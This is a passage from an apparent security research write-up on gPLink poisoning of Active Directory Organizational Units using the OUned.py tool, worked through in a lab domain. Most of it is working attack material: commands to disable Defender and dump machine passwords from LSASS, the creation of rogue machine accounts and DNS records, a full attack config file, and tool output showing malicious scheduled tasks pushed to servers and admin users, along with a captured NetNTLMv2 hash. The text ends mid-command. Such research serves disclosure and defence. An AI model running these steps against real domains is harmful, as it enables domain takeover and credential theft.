
For this trick to work, the dummy domain controller will need to be able to decrypt the Kerberos service tickets that the clients will present to it for the LDAP SPN of "ouned.corp.com". This can be achieved by:

- Naming the domain of the dummy domain controller "**ouned.corp.com**" ;
- Ensuring that said DC has the same password as the **OUNED$** machine account on the target's domain. Since the DC is entirely under our control, it is possible to simply disable Windows Defender and extract the machine account's password from the LSASS memory, in order to ensure that the **OUNED$** machine account's password is exactly the same.
- Synchronizing the date and time configuration of the dummy domain controller with the one of the target domain in order to make Kerberos authentication work.

Additionally, a GPO should be created on the dummy DC, in order to produce a GPC template to be served to clients. This GPO can be empty and only needs to exist – the **OUned.py** tool will handle the rest.

No further prerequisites are needed regarding steps 4 and 5 when it comes to the compromise of computer objects. In order to serve GPT configuration files to computer accounts, **OUned.py** internally implements a custom SMB server authenticating incoming clients through the **NETLOGON** protocol. This is actually the very same principle that was used for the GPOddity tool that also needed to deliver GPT files to clients; for more details on the embedded SMB server, see the GPOddity article.

Here is an updated diagram, presenting the concrete implementation of the attack vector in the **corp.com** lab environment.



Concrete gPLink poisoning attack implementation targeting computer objects.

0. The attacker adds the **OUNED$** machine account with an LDAP SPN, and configures it with the password **$PASS** corresponding to the password of the dummy domain controller. They also add the **ouned.corp.com** DNS record pointing to the attacker's machine, 192.168.123.16.
1. The attacker alters the **gPLink** attribute of the target OU **SERVERS** to make it point to the DNS record resolving to their machine. The attribute also indicates the GUID of the empty GPO created on the dummy domain controller:
   `[LDAP://cn={7B7D6B23-26F8-4E4B-AF23-F9B9005167F6},cn=policies,cn=system,DC=ouned,DC=corp,DC=com;0]`

2. The **SERVERS** OU's child objects (e.g. **ADO1-SRV1**) will contact the attacker's machine to fetch the GPC of the GPO they should apply. All LDAP traffic is forwarded to the dummy domain controller.
3. Through the dummy domain controller, the attacker responds with a GPC indicating via the **gPCFileSysPath** attribute that the GPT configuration files can be found on an SMB share that is also located on the attacker's machine, for instance `\\192.168.123.16\synacktiv`.
4. The computer child objects query the attacker's machine for the GPT configuration files.
5. The attacker machine implements an embedded SMB server that responds with malicious GPT files including an immediate scheduled task executing arbitrary system commands.

B. EXPLOITATION USING OUNED.PY

With this scenario in mind, let us run the attack in our lab environment. It is assumed that the **naugustine** user was compromised (by retrieving the account's password or simply relaying the user's authentication data to LDAP), and that this user has **Manage Group Policy Links** (or **GenericWrite**) permissions over the **SERVERS** Organizational Unit. Additionally, the **corp.com** domain did not change the default Active Directory configuration allowing authenticated users to create machine accounts as well as non-existing DNS records. This scenario is exploitable.

The first step is to create the dummy domain controller that will act as an LDAP server. The procedure to follow in order to set up an Active Directory domain controller is rather straightforward; we will not describe it in detail here. The only requirement is that the chosen domain name is **ouned.corp.com**, and that the attacker machine should be able to reach its port 389. In the example scenario here, the LDAP dummy DC will be located on the 192.168.125.0/24 sub-network, and a network interface will be added to the attacker machine for it to reach said sub-network.

Once the LDAP dummy DC is up and running, we will disable Defender, and reset its machine account password (by default, machine accounts will have passwords with non-printable characters; resetting it through the `Reset-ComputerMachinePassword` Powershell cmdlet will set the password to printable characters, which will be easier to handle afterwards).

 # On dummy DC

```
PS C:\> ipconfig
[...]
   IPv4 Address. . . . . . . . . . . : 192.168.125.245
[...]
PS C:\> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).name
ouned.corp.com
PS C:\> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\> Reset-ComputerMachinePassword
```

It is now possible to extract the password for the DC from memory. In this case, we will do it remotely using lsassy from the attacker machine.

 # On attacker machine

```
$ lsassy -d 'ouned.corp.com' -u 'qroland' -p 'Password1!' 192.168.125.245
[...]
ouned.corp.com\WIN-TTEBC5VH747$  [PWD] 0V6rOKK2MFP1% f%nP7:XGWdH(_2Wqh,=`_,d)%^OdsjD%xEga`%
w!GhUMC$fa>W\6nRwXnGZuLM?86a+OidQ^Y;TRqGV?]>Lma.+&C,SA*<.Uo<mia7 F=p
[...]
```

With this information, we can now create the **OUNED$** computer account on the target domain. In the OUned repository, you will find the **addcomputer_LDAP_spn.py** script, which is nothing more than a slightly modified version of the original **addcomputer.py** from Impacket to create a machine account with an additional LDAP SPN. As required, we will also assign the dummy DC password to the newly created **OUNED$** account.

 # On attacker machine

```
$ export PASS='0V6rOKK2MFP1% f%nP7:XGWdH(_2Wqh,=`_,d)%^0dsjD%xEga`%w!GhUMC$fa>W\6nRwXnGZuLM?86a+0idQ^Y;TRqGV?]>Lma.+&C,SA*<.Uo<mia7 F=p'
$ python3 addcomputer_LDAP_spn.py -computer-name OUNED -computer-pass $PASS 'corp.com/naugustine:Password1'
[*] Successfully added machine account OUNED$ with password 0V6rOKK2MFP1% f%nP7:XGWdH(_2Wqh,=`_,d)%^0dsjD%xEga`%w!GhUMC$fa>W\6nRwXnGZuLM?86a+0idQ^Y;TRqGV?]>Lma.+&C,SA*<.Uo<mia7 F=p.
```

Finally, we will create the **ouned.corp.com** DNS record. This can be performed through various means; we will do it through the **dnstool.py** script from the krbrelayx suite.

 # On attacker machine

```
$ python3 dnstool.py -u "CORP.COM"\\"naugustine" -p 'Password1' -r 'ouned' -a add -d "192.168.123.16" "192.168.123.10"
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

We now have all the elements at our disposal to execute the exploit and compromise the computer objects of the **SERVERS** OU. **OUned.py** will take its parameters from a configuration file gathering various necessary information from the attack prerequisites.

 # On attacker machine

```
$ cat config.ini
[GENERAL]
# The target domain name
domain=corp.com

# The target Organizational Unit name
ou=SERVERS

# The username and password of the user having write permissions on the gPLink attribute of the target OU
username=naugustine
password=Password1

# The IP address of the attacker machine on the internal network
attacker_ip=192.168.123.16

# The command that should be executed by child objects
command=whoami > C:\output.txt

# The kind of objects targeted ("computer" or "user")
target_type=computer


[LDAP]
# The IP address of the dummy domain controller that will act as an LDAP server
ldap_ip=192.168.125.245

# Optional (used for sanity checks) - the hostname of the dummy domain controller
ldap_hostname=WIN-TTEBC5VH747

# The username and password of a domain administrator on the dummy domain controller
ldap_username=qroland
ldap_password=Password1!

# The ID of a GPO (GPO can be empty, it only needs to exist) on the dummy domain controller
```

```
gpo_id=7B7D6B23-26F8-4E4B-AF23-F9B9005167F6

# The machine account name and password on the target domain that will be used to fake the LDAP server del
ivering the GPC
# Do not forget to escape '%' signs by doubling them ! (e.g. '%%')
ldap_machine_name=OUNED$
ldap_machine_password=0V6rOKK2MFP1%% f%%nP7:XGWdH(_2Wqh,=`_,d)%%^0dsjD%%xEga`%%w!GhUMC$fa>W\6nRwXnGZuLM?86
a+0idQ^Y;TRqGV?]>Lma.+&C,SA*<.Uo<mia7 F=p

[SMB]
# The SMB mode can be embedded or forwarded depending on the kind of object targeted
smb_mode=embedded

share_name=synacktiv
```

The various required configuration elements are described directly in the configuration file. You may have noticed the **smb_mode** variable in the SMB section related to the SMB server delivering malicious GPT files to clients. The **embedded** mode means that an embedded SMB server using NETLOGON to authenticate clients will be used; regarding the **forwarded** mode, see the next section.

It is now possible to run **OUned.py**. As the attack setup is not trivial and requires the adequate configuration of various elements, the tool will begin to **run several sanity checks from the values provided in the configuration file** (except if the `--skip-checks` flag is provided). It will then:

- Set up port 389 forwarding to the dummy domain controller used as a fake LDAP server.
- Automatically set the desired values for the GPC hosted on the dummy domain controller.
- Prepare the GPT files by cloning the GPO of the dummy domain controller (which may be empty) and injecting an immediate scheduled task with the desired command to be run.
- Spoof the **gPLink** attribute of the OU to make clients query the attacker machine for the GPC. Note that **OUned.py** will only create an additional entry to the **gPLink** value, so the expected Group Policy Objects continue to be applied by OU child objects.
- Launch the embedded SMB server to deliver GPT files to incoming clients.

 # On attacker machine

```
$ sudo python3 OUned.py --config config.ini

=== PERFORMING VARIOUS SANITY CHECKS RELATED TO THE SETUP ===
[+] LDAP computer account OUNED$ valid in target domain.
[+] The DNS record OUNED.corp.com exists and matches the provided attacker IP address (192.168.123.16)
[+] Successfully authenticated to LDAP server with DC account and LDAP machine_password. LDAP and machine
account passwords are synchronized.

=== SETTING UP PORT FORWARDING ===
[*] Creating LDAP port forwarding. All traffic incoming on port 389 on attacker machine (192.168.123.16) s
hould be redirected on port 389 of the fake LDAP server (192.168.125.245)
[+] Created port forwarding (192.168.123.16:389 -> 192.168.125.245:389)

=== PERFORMING GPO OPERATIONS (CLONING, INJECTING SCHEDULED TASK, UPLOADING TO SMB S
ERVER IF NEEDED) ===
[*] Cloning GPO 7B7D6B23-26F8-4E4B-AF23-F9B9005167F6 from fakedc 192.168.125.245.
[+] Successfully downloaded GPO from fakedc to 'GPT_out' folder.
[*] Injecting malicious scheduled task into downloaded GPO
[+] Successfully injected malicious scheduled task.
[*] Modifying gPCFileSysPath attribute of GPO on fakedc to \\192.168.123.16\synacktiv (initial value save
d: \\ouned.corp.com\sysvol\ouned.corp.com\Policies\{7B7D6B23-26F8-4E4B-AF23-F9B9005167F6})
[+] Successfully updated gPCFileSysPath attribute of fakedc GPO.
```

```
[*] Modifying gPCMachineExtensionNames attribute of GPO on fakedc to [{00000000-0000-0000-0000-000000000000}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}][{AADCED64-746C-4633-A97C-D61349046527}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]
[+] Successfully updated extension names of fakedc GPO.
[*] Incrementing fakedc GPO version number (GPC and cloned GPT). This is actually mainly to ensure it is not 0...
[+] Successfully updated GPC versionNumber attribute

=== SPOOFING THE GPLINK ATTRIBUTE OF THE TARGET OU ===
[*] Searching the target OU 'SERVERS'.
[+] Organizational unit found - OU=SERVERS,DC=corp,DC=com.
[*] Retrieving the initial gPLink value to prepare for cleaning.
[*] Initial gPLink is [LDAP://cn={1FD65536-5CEF-4BC4-AD19-FD400427FEAB},cn=policies,cn=system,DC=corp,DC=com;0].
[*] Spoofing gPLink to [LDAP://cn={1FD65536-5CEF-4BC4-AD19-FD400427FEAB},cn=policies,cn=system,DC=corp,DC=com;0][LDAP://cn={7B7D6B23-26F8-4E4B-AF23-F9B9005167F6},cn=policies,cn=system,DC=OUNED,DC=corp,DC=com;0]
[+] Successfully spoofed gPLink for OU OU=SERVERS,DC=corp,DC=com

=== LAUNCHING SMB SERVER AND WAITING FOR GPT REQUESTS ===
If the attack is successful, you will see authentication logs of machines retrieving and executing the malicious GPO
Type CTRL+C when you're done. This will trigger cleaning actions
[...Waiting...]
```


All is left to do is to wait for child objects of the **SERVERS** Organizational Unit to apply their Group Policy Objects. Note that by default, GPOs are applied every 90 minutes for standard computer objects (with a random offset of 0 to 30 minutes), and every 5 minutes for domain controllers.

The next time the **AD01-SRV1** computer attempts to apply its Group Policy Objects, it will fetch the spoofed **gPLink** attribute for its parent OU **SERVERS**. As described in the attack scenario, it will then query the associated GPC on the attacker machine, and subsequently the malicious GPT files containing the immediate scheduled task on the same machine. The command included in the task will then be executed; in the present case, the computer account will simply run `whoami` and redirect the output to `C:\output.txt` in order to demonstrate command execution as **NT AUTHORITY\SYSTEM**, and thus the compromise of the server.

OUned.py will log the forwarding of LDAP requests performed by **AD01-SRV1** when querying the GPC, as well as the authentication performed by the server when retrieving GPT files. After a while, we can see the interactions triggered by the **AD01-SRV1** computer.

```
[...]
Type CTRL+C when you're done. This will trigger cleaning actions

[FORWARDER] Incoming connection from ('192.168.123.17', 49852) - client is querying its GPC (LDAP), forwarding to 192.168.125.245:389
[*] Received an authentication request from CORP\AD01-SRV1$,AD01-SRV1
[*] Validating user through netlogon service
[+] Successfully authenticated CORP\AD01-SRV1$ through Netlogon
[*] Granted access to CORP\AD01-SRV1$,AD01-SRV1
AD01-SRV1$::CORP:aaaaaaaaaaaaaaaa:83903002c2c49a1f0a39eaf284f57540:010100000000000008051bc7e6b88da01a6e90ba20bb2949700000000001000a004f0055004e004500440003001c004f0055004e00450044002e0063006f00720070002e0063006f006d00020008006300 6f00720070000400100063006f00720070002e0063006f006d00070008008051bc7e6b88da01060004000200000008003000300000000000000000000000000040000056b0bcf0d39d576ae74e42989becdae624253411b8c041fc3b6bb436da975d980a001000000000000000000000000000000000000900260063006900660073002f00310039003200 2e00310036003800 2e00310032033002e00310036000000000000000000
[+] CORP\AD01-SRV1$ requested 'gpt.ini' ; ATTACK PROBABLY WORKED FOR THIS HOST !
```

It is then possible to verify the successful execution of the command defined in the configuration file on the **AD01-SRV1** machine.



Confirmation of command execution by the target computer object AD01-SRV1.

Once the attack completed, pressing **CTRL+C** will perform various cleaning actions and among others restore the original **gPLink** value in the target domain. In case the exploit could not exit properly, **OUned.py** creates a cleaning file each time the exploit is executed, that can be used later on to restore legitimate values by using **OUned.py**'s `--just-clean` mode.

```
[...]
[+] CORP\AD01-SRV1$ requested 'gpt.ini' ; ATTACK PROBABLY WORKED FOR THIS HOST !
^C

=== Cleaning and restoring previous GPC attribute values ===
[*] Restoring value of gPCFileSysPath on 'ldap_server' - \\ouned.corp.com\sysvol\ouned.corp.com\Policies\
{7B7D6B23-26F8-4E4B-AF23-F9B9005167F6}
[+] Successfully restored gPCFileSysPath on 'ldap_server'
[*] Restoring value of gPCMachineExtensionNames on 'ldap_server' - []
[+] Successfully restored gPCMachineExtensionNames on 'ldap_server'
[*] Restoring value of versionNumber on 'ldap_server' - 4
[+] Successfully restored versionNumber on 'ldap_server'
[*] Restoring value of gPLink on 'domain' - [LDAP://cn={1FD65536-5CEF-4BC4-AD19-FD400427FEAB},cn=policies,
cn=system,DC=corp,DC=com;0]
[+] Successfully restored gPLink on 'domain'
```

6. CONCRETE EXPLOITATION EXAMPLE USING OUNED.PY: COMPROMISING USER OBJECTS

The previous section described a concrete attack implementation when targeting computer objects. Compromising user objects through the same exploitation vector is very similar, except for one detail related to GPT files retrieval.

A. ADDITIONAL CONSIDERATIONS REGARDING USER OBJECTS

While the **OUned.py** embedded SMB server leveraging the NETLOGON protocol may be used to authenticate incoming computer accounts in order to deliver GPT files, this is not the case when it comes to user objects. After spending more time than we care to admit trying to make the embedded SMB server work for user objects, the reason why clients authentication still fails in this case eludes us. While there is no intrinsic technical limitation that would make it impossible, these difficulties highlight the complexity of replicating legitimate domain assets (such as SMB servers) complying with Active Directory requirements through simple scripting languages such as Python.

There is obviously an alternative solution that corresponds to the exploit demonstration of Petros Koutroumpis, and that would be to use a previously compromised domain-joined machine to host an SMB share containing GPT files. One could also imagine manually joining a Windows virtual machine to the domain and use it as an SMB server. These two options are less satisfactory, since they suppose significant prerequisites or noisy actions on the domain.

Another alternative is however possible, that would be exploitable from a non-domain joined machine, without any additional requirements. The very same strategy that was used in the previous sections to fake a legitimate LDAP server on the domain may be applied to the SMB server delivering GPT files. In other words, it is possible to implement a **second dummy domain controller to which all SMB traffic will be forwarded** from the attacker machine, and that will act as an SMB server.


Note that it is unfortunately not possible to use the existing dummy domain controller that was created to act as an LDAP server in order to fake our SMB server. Indeed, the domain name configured for the existing LDAP dummy domain controller is **ouned.corp.com** – which works fine for LDAP traffic, since a domain name is expected in the FQDN provided in the **gPLink** attribute elements. However, when it comes to SMB interactions, clients will expect the domain name for the server to match the legitimate domain name, in our case **corp.com**.

As a result, regarding user objects compromise, an attacker would have to perform the following additional steps:

- Create a second dummy domain controller with the same domain name as the target domain, **corp.com**. Let us also assume that the hostname of the machine for this second dummy domain controller is **OUNED2**.
- Create an SMB share on the SMB dummy domain controller, for instance **synacktiv**. This SMB share may be empty – it only needs to exist, and to be readable by the **Everyone** group (which is the case by default).
- Create a second machine account on the target domain whose name matches the hostname of the dummy domain controller acting as an SMB server – **OUNED2$**. The password of this machine account should match the password of the SMB dummy domain controller.
- Create a second DNS record resolving the newly created machine account (**ouned2.corp.com**) to the attacker's machine.

With these elements in place, the **gPCFileSysPath** value returned when the target OU's child items query the GPC associated with the spoofed **gPLink** attribute can point to the newly created DNS record and the SMB share created, **\\ouned2.corp.com\synacktiv**. When OU child items will attempt to fetch the GPT files, they will then initiate Kerberos authentication to the **ouned2.corp.com** machine for the HOST SPN. Such traffic will be forwarded by the attacker machine to the SMB dummy domain controller, and the authentication will succeed due to the synchronization between the **OUNED2$** machine account password on the target domain and the SMB dummy domain controller password. The malicious GPT files will thus be delivered to incoming clients.

Here is an updated diagram, presenting the concrete implementation of the attack vector in the **corp.com** lab environment, when targeting the **_ADMINS** OU containing user objects.



Concrete gPLink poisoning attack implementation targeting user objects.

0. The attacker adds the **OUNED$** machine account (with an LDAP SPN, and the password **$PASS** corresponding to the LDAP dummy domain controller password), as well as the **OUNED2$** machine account (with a HOST SPN, and the password **$PASS2** corresponding to the SMB dummy domain controller password). They also add the **ouned.corp.com** and **ouned2.corp.com** DNS records both pointing to the attacker's machine, 192.168.123.16.
1. The attacker alters the **gPLink** of the target OU **_ADMINS** to make it point to the **ouned.corp.com** DNS record resolving to their machine. It also indicates the GUID of the empty GPO created on the LDAP dummy domain controller:
   `[LDAP://cn={7B7D6B23-26F8-4E4B-AF23-F9B9005167F6},cn=policies,cn=system,DC=ouned,DC=corp,DC=com;0]`
2. The **_ADMINS** OU child objects (e.g. domain administrator **adm-qroland**) will contact the attacker's machine to fetch the GPC of the GPO they should apply. All LDAP traffic is forwarded to the LDAP dummy domain controller.
3. Through the LDAP dummy domain controller, the attacker responds with a GPC indicating via the **gPCFileSysPath** attribute that the GPT configuration files are on the **synacktiv** share hosted by **ouned2.corp.com**:
   `\\ouned2.corp.com\synacktiv`
4. The child objects query the attacker's machine for the GPT configuration files. All SMB traffic is redirected to the SMB dummy domain controller.
5. Through the SMB dummy domain controller, the attacker responds with malicious GPT files including an immediate scheduled task executing arbitrary system command as the targeted user.

B. EXPLOITATION USING OUNED.PY

Running this attack in the lab environment, we will once again assume that the **naugustine** user was compromised and has **Manage Group Policy Links** (or **GenericWrite**) privileges over the **_ADMINS** Organizational Unit containing the domain administrator **adm-qroland**.

We will assume that the LDAP dummy domain controller was already set up, as well as the **OUNED$** machine account and the **ouned.corp.com** DNS record, since this was already demonstrated in a previous section.

Again, the process of creating the SMB dummy domain controller will not be explained in detail. The domain name of the resulting DC should be **corp.com**, the hostname **OUNED2**, and an SMB share should be created – we will name it **synacktiv**. Edit rights on the **synacktiv** SMB share will be provided for the **qroland** user from the SMB dummy domain. Finally, Defender will be disabled and the machine account password of the SMB dummy domain controller will also be reset, so that it is composed of printable characters.

 # On SMB dummy DC

```
PS C:\> ipconfig
[...]
   IPv4 Address. . . . . . . . . . . : 192.168.126.206
[…]
PS C:\> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).name
corp.com
PS C:\> hostname
OUNED2
PS C:\> New-SmbShare -Name "synacktiv" -Path "C:\Shared"
PS C:\> Grant-SmbShareAccess -Name "synacktiv" -AccountName "CORP.COM\qroland" -AccessRight Full
PS C:\> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\> Reset-ComputerMachinePassword
```

Just as for the LDAP dummy domain controller, the **OUNED2$** machine account will then be created, as well as the **ouned2.corp.com** DNS name. Note that it is necessary that the **OUNED2$** machine account is associated with a HOST SPN since we will use it to spoof an SMB server; impacket's **addcomputer.py** script will by default create such an SPN when using the LDAPS method (but not when using SAMR).

 # On attacker machine

```
$ lsassy -d 'corp.com' -u 'qroland' -p 'Password1!' 192.168.126.206
[...]
corp.com\OUNED2$  [PWD] fDS*6gm=FwBesh+0+=W-w@9(WX "(xPU5.F0lQN;p;jhG\@s+vQ/`c35f]Uk7P[V
I)FE.\wncO(&61UWWjA,Na(7LkbDDEj-Yq,Ht5cM,*,Y#rV.gKGAl=:b
[...]
$ export PASS2='fDS*6gm=FwBesh+0+=W-w@9(WX "(xPU5.F0lQN;p;jhG\@s+vQ/`c35f]Uk7P[VI)FE.\wncO(&61UWWjA,Na(7Lk
bDDEj-Yq,Ht5cM,*,Y#rV.gKGAl=:b'
$ python3 addcomputer.py -computer-name OUNED2 -method LDAPS -computer-pass $PASS2 'corp.com/naugustine:Pa
ssword1'
[*] Successfully added machine account OUNED2$ with password  fDS*6gm=FwBesh+0+=W-w@
